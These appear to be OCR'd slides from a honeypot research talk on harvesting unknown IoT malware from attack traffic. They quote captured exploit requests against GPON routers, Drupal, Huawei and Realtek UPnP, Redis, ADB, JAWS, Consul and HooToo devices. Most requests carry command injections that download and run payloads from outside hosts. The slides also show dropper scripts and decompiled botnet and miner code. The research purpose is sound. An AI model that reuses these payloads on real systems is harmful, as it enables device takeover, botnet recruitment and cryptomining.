Wireshark · Follow TCP Stream (tcp.stream eq 6681) [redacted]

```
POST /GponForm/diag_Form?images/ HTTP/1.1
Host: 127.0.0.1:8080
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Hello, World
Content-Length: 118

XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=``;wget+http://[redacted]/r+-O+->/tmp/r;sh+/tmp/r&ipv=0

HTTP/1.1 404 Not Found
Date: Thu, 10 May 2018 18:27:08 GMT
[redacted]
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=ISO-8859-1

<HTML><HEAD><TITLE>404 Not Found</TITLE></HEAD>
<BODY><H1>404 Not Found</H1>
The requested URL /GponForm/diag_Form was not found on this server.
</BODY></HTML>
```

Collecting unknown/new malware samples from attack traffic
Example: The attack target is Drupal CMS (CVE-2018-7602)

Wireshark · Follow TCP Stream (tcp.stream eq 9824) · [redacted].pcap

```
POST /?q=user%2Fpassword&name%5B%23post_render%5D%5B%5D=passthru&name%5B%23markup
%5D=nohup+wget+-O+-+https%3A%2F%2F[redacted]%2F4V0HJ%2F3nj0y%7Csh+2%3E%261&name%5B
%23type%5D=markup HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_4) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/55.0.2883.95 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Accept-Language: en-US,en;q=0.5
Content-Length: 47
Content-Type: application/x-www-form-urlencoded

form_id=user_pass&_triggering_element_name=nameHTTP/1.1 405 Not Allowed
```

Collecting unknown/new malware samples from attack traffic
Example: The attack target is Drupal CMS (CVE-2018-7602)

```
; __unwind { // 401AA0
push    rbp
mov     rbp, rsp
push    rbx
sub     rsp, 1C98h
mov     [rbp+var_1C98], rdi
mov     [rbp+var_1CA0], rsi
mov     [rbp+var_58], offset aPostDrupalDfPh ; "POST /drupal/df.php"
mov     [rbp+var_50], offset aHttp10Host ; " HTTP/1.0\r\nHost: "
mov     [rbp+var_48], offset asc_403CA6 ; "\r\n"
mov     [rbp+var_40], offset aContentTypeApp ; "Content-Type: applicat
mov     [rbp+var_38], offset aContentLengthD ; "Content-length: %d\r\n
mov     [rbp+var_30], offset asc_403CA6 ; "\r\n"
mov     [rbp+var_28], offset aHSCS ; "h=%s&c=%s"
mov     rcx, [rbp+var_58]
lea     rax, [rbp+var_480]
mov     edx, 400h
mov     rsi, rcx
mov     rdi, rax
call    sub_401A20
mov     rcx, [rbp+var_50]
lea     rax, [rbp+var_480]
mov     edx, 400h
mov     rsi, rcx
mov     rdi, rax
call    sub_4016F0
mov     rcx, cs:_ZL3URL ; URL
```

```
; __int64 __fastcall xmrig::ConfigLoader::showVersion(xmrig::ConfigLo
public _ZN5xmrig12ConfigLoader11showVersionEv
_ZN5xmrig12ConfigLoader11showVersionEv proc near
; __unwind {
sub     rsp, 8
mov     edi, offset aXmrig263BuiltO ; "XMRig 2.6.3\n built on Jun 11
xor     eax, eax
call    _printf
mov     esi, 6
mov     ecx, 1
mov     edx, 3
mov     edi, offset aDDD ; " %d.%d.%d"
xor     eax, eax
call    _printf
mov     edi, offset s   ; "\n features: 64-bit AES"
call    _puts
call    uv_version_string
mov     edi, offset aLibuvS ; "\nlibuv/%s\n"
mov     rsi, rax
add     rsp, 8
xor     eax, eax
jmp     _printf
; } // starts at 469B70
_ZN5xmrig12ConfigLoader11showVersionEv endp
```

- https://blog.trendmicro.com/trendlabs-security-intelligence/drupal-vulnerability-cve-2018-7602-exploited-to-deliver-monero-mining-malware/

Collecting unknown/new malware samples from attack traffic
Example: The attack traffic for mikrotik devices

```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\nContent-Length: 430\r\nConnection: keep-alive\r\nAccept: */*\r\nAuthorization: Digest
username="dslf-config", realm="HuaweiHomeGateway", nonce="88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/DeviceUpgrade_1",
response="3612f843a42db38f48f59d2a3597e19c", algorithm="MD5", qop="auth", nc=00000001, cnonce="248d1a2560100669"\r\n\r\n<?xml version="1.0"
?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:Upgrade
xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1"><NewStatusURL>$(/bin/busybox wget -g 199.38.245.221 -l /tmp/skere -r /x; /bin/busybox
chmod 777 * /tmp/skere; /tmp/skere mikrotik)</NewStatusURL><NewDownloadURL>$(echo
HUAWEIUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope>\r\n\r\n
```

Collecting unknown/new malware samples from attack traffic
Example: Using pastebin as malware download links

Stream Content

```
config set stop-writes-on-bgsave-error no
flushall
config set dbfilename root
set BabY1a "\t\n*/1 * * * * root curl -fsSL https://pastebin.com/raw/J6NdVBHq|bash\n\t##"
set BabY2b "\t\n*/3 * * * * root wget -q -O- https://pastebin.com/raw/J6NdVBHq|bash\n
\t##"
config set dir /etc/cron.d
save
config set dir /var/spool/cron
save
config set dir /var/spool/cron/crontabs
save
flushall
config set stop-writes-on-bgsave-error yes
...
```

Collecting unknown/new malware samples from attack traffic
Example: 2019-06-12 ADB(Android Debug Bridge) RCE

```
CNXN.......#...<
......host::features=stat_v2,shell_v2,cmdOPEN.....................shell:mkdir /
data/local/tmp/putin/; cd /data/local/tmp/putin/ && wget http://
195.29.176.138/adb/update.sh && chmod 777 update.sh && sh
update.sh.OPEN........{...+'......shell:cd /data/local/tmp/putin/ && busybox
wget http://195.29.176.138/adb/update.sh && chmod 777 update.sh && sh
update.sh.
```

update.sh

SHA1: a4727204ebad6a6ff1b42336b5f2050118cd33ec

```
#!/bin/sh


WEBSERVER="195.29.176.138:80"

BINARIES="ntpdd.arm ntpdd.arm7 ntpdd.arm8 ntpdd.x86 ntpdd.mips ntpdd.mpsl ntpdd.ppc ntpdd.sh4 ntpdd.spc"

for Binary in $BINARIES; do
        wget http://$WEBSERVER/all/$Binary || busybox wget http://$WEBSERVER/all/$Binary;
        chmod 777 $Binary;
        ./$Binary adbscan;
done

rm -rf /data/local/tmp/putin/
rm -rf /tmp/putin/
~
~
~
```

Collecting unknown/new malware samples from attack traffic

Example: 2019-06-10 JAWS Webserver unauthenticated shell CE

```
GET /shell?cd%20/tmp;wget%20http:/%5C/185.244.25.171/bins/Jaws.sh;
%20chmod%20777%20Jaws.sh;sh%20Jaws.sh;%20rm%20-rf%20Jaws.sh HTTP/1.1
Host: 142.93.181.86:60001
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.4.3 CPython/2.7.9 Linux/3.16.0-4-amd64
```

Jaws.sh
SHA1: 77213c503d704b977900651f4e9f7f55ce9e6c42

```
wget http://185.244.25.185/bins/tuna.arm; chmod 777
tuna.arm; ./tuna.arm Jaws.Arm4; rm -rf tuna.arm;
wget http://185.244.25.185/bins/tuna.arm5; chmod 777
 tuna.arm5; ./tuna.arm5 Jaws.Arm5; rm -rf tuna.arm5;
wget http://185.244.25.185/bins/tuna.arm6; chmod 777
 tuna.arm6; ./tuna.arm6 Jaws.Arm6; rm -rf tuna.arm6;
wget http://185.244.25.185/bins/tuna.arm7; chmod 777
 tuna.arm7; ./tuna.arm7 Jaws.Arm7; rm -rf tuna.arm7;
wget http://185.244.25.185/bins/tuna.x86; chmod 777
tuna.x86; ./tuna.x86 Jaws.x86; rm -rf tuna.x86;
~
~
```

Collecting unknown/new malware samples from attack traffic
Example: 2019-06-02 CVE-2014-8361 (Realtek SDK)

```
POST /wanipcn.xml HTTP/1.1
Host: 127.0.0.1:52869
Content-Length: 630
Accept-Encoding: gzip, deflate
SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Connection: keep-alive

<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/
envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/
encoding/"><s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-
org:service:WANIPConnection:1"><NewRemoteHost></
NewRemoteHost><NewExternalPort>47451</NewExternalPort><NewProtocol>TCP</
NewProtocol><NewInternalPort>44382</NewInternalPort><NewInternalClient>`cd /var; rm
-rf zuki; wget http://194.147.32.131/bins/frosty.mips -O zuki; chmod 777 zuki; ./
zuki realtek.selfrep`</NewInternalClient><NewEnabled>1</
NewEnabled><NewPortMappingDescription>syncthing</
NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></
u:AddPortMapping></s:Body></s:Envelope>
```

frosty.mips
SHA1: 69b44ec647fc659025f8631679a262e81dc17488

```
FUN_0040d6cc(puVar18,
             "$(/bin/busybox wget -g 194.147.32.131 -l /tmp/.frosty.mips -r
             /bins/frosty.mips; /bin/busybox chmod 777 * /tmp/.frosty.mips;
             /tmp/.frosty.mips huawei.selfrep)"
            );
```

```
FUN_0040d668(puVar15,
             "GET
             /login.cgi?cli=aa%20aa%27;wget%20http://194.147.32.131/sh%20-O%20-%3E
             %20/tmp/kh;sh%20/tmp/kh%27$ HTTP/1.1\r\nConnection:
             keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept:
             /\r\nUser-Agent: Hakai/2.0\r\n\r\n"
            );
```

```
FUN_00410680("iptables -A INPUT -p tcp --destination-port 23 -j DROP");
FUN_00410680("iptables -A INPUT -p tcp --destination-port 37215 -j DROP");
```

Collecting unknown/new malware samples from attack traffic
Example: 2019-04-17 Hashicorp Consul RCE

```
POST /v1/agent/service/register HTTP/1.1
Host: [redacted]:8500
Content-Length: 95
Accept-Encoding: gzip, deflate
X-Consul-Token: ACL_TOKEN
Accept: */*
User-Agent: python-requests/2.6.0 CPython/2.6.6 Linux/
2.6.32-754.12.1.el6.x86_64
Connection: keep-alive

wget http://31.13.195.251/ECHOBOT.x86; chmod 777 ECHOBOT.x86; ./ECHOBOT.x86;
rm -rf ECHOBOT.x86
```

ECHOBOT.x86
SHA1: cb1641609f365cb66f15b638dab4e5340ddbb3f8

```
pbVar9 = (byte *)strstr((char *)local_14c8,"PINGING");
if (pbVar9 == local_14c8) {
  echoprint((ulong)echosocket,"PONGING");
}
```

```
echoprint((ulong)echosocket,"[UDP@DDoS] Flooding %s:%d for %d seconds",__s,(ulong)uVar3,
          (ulong)uVar4);
sendUDP(__s,(ulong)uVar3,(ulong)uVar4,(ulong)uVar5,(ulong)uVar6,(ulong)local_1c4);
close(echosocket);
```

```
if ((!bVar10 && !bVar12) == bVar10) {
  system("wget IP/bricker.sh");
  echoprint((ulong)echosocket,"INSTALLING BRICKER");
}
```

```
if ((!bVar10 && !bVar12) == bVar10) {
  system("wget IP/miner.sh");
  echoprint((ulong)echosocket,"INSTALLING MINER");
}
```

- https://www.exploit-db.com/exploits/46074

Collecting unknown/new malware samples from attack traffic
Example: A malware download host without permission control

Index of /ECHO - Internet Explorer

http://31.13.195.251/ECHO/

Index of /ECHO

File Edit View Favorites Tools Help

Google

Index of /ECHO

Name	Last modified	Size	Description
Parent Directory		-	
ECHOBOT.arm	12-Jun-2019 08:28	189K	
ECHOBOT.arm4	12-Jun-2019 08:28	269K	
ECHOBOT.arm5	12-Jun-2019 08:28	269K	
ECHOBOT.arm6	12-Jun-2019 08:28	269K	
ECHOBOT.arm7	12-Jun-2019 08:28	269K	
ECHOBOT.i486	12-Jun-2019 08:28	205K	
ECHOBOT.i686	12-Jun-2019 08:28	190K	
ECHOBOT.m68k	12-Jun-2019 08:28	187K	
ECHOBOT.mips	12-Jun-2019 08:28	274K	
ECHOBOT.mips64	12-Jun-2019 08:28	309K	
ECHOBOT.mpsl	12-Jun-2019 08:28	278K	
ECHOBOT.ppc	12-Jun-2019 08:28	217K	
ECHOBOT.sh4	12-Jun-2019 08:28	213K	
ECHOBOT.spc	12-Jun-2019 08:28	233K	
ECHOBOT.x86	12-Jun-2019 08:28	205K	
ECHOBOT.x86_64	12-Jun-2019 08:28	186K	

Apache/2.2.15 (CentOS) Server at 31.13.195.251 Port 80


Honeypots got attacks with this URL since 22th of May, and the host is still accessible as of 12th of June

Time
2019-05-22 06:03:12.
2019-05-22 06:03:12.
2019-05-22 06:03:12.
2019-05-22 06:03:12.
2019-05-22 06:03:12.
2019-05-22 06:03:12.
2019-05-22 06:03:12.
2019-05-22 06:03:12.
2019-05-22 06:03:12.
2019-05-22 06:03:12.
2019-05-22 06:03:12.
2019-05-22 06:03:13.
2019-05-22 06:03:13.


```
POST /protocol.csp?
function=set&fname=security&opt=mac_table&flag=close_forever&mac=%7Cw
get%20http://31.13.195.251/ECHO/ECHOBOT.x86;
%20chmod%20777%20ECHOBOT.x86;%20./ECHOBOT.x86%20hootoo;%20rm%20-
rf%20ECHOBOT.x86 HTTP/1.1
Host:[redacted]6666
Content-Length: 107
User-Agent: python-requests/2.6.0 CPython/2.6.6 Linux/
2.6.32-754.12.1.el6.x86_64
Connection: keep-alive
Accept: */*
Accept-Encoding: gzip, deflate

wget http://31.13.195.251/ECHO/ECHOBOT.x86; chmod 777 ECHOBOT.x86; ./
ECHOBOT.x86 hootoo; rm -rf ECHOBOT.x86
```

Unknown Malware samples collected collecting period: 2018/02/27-2018/05/17

- The CPU distribution of the unknown samples




Honeypot's output: The unknown Malware samples




3. The observed distribution of IoT exploits

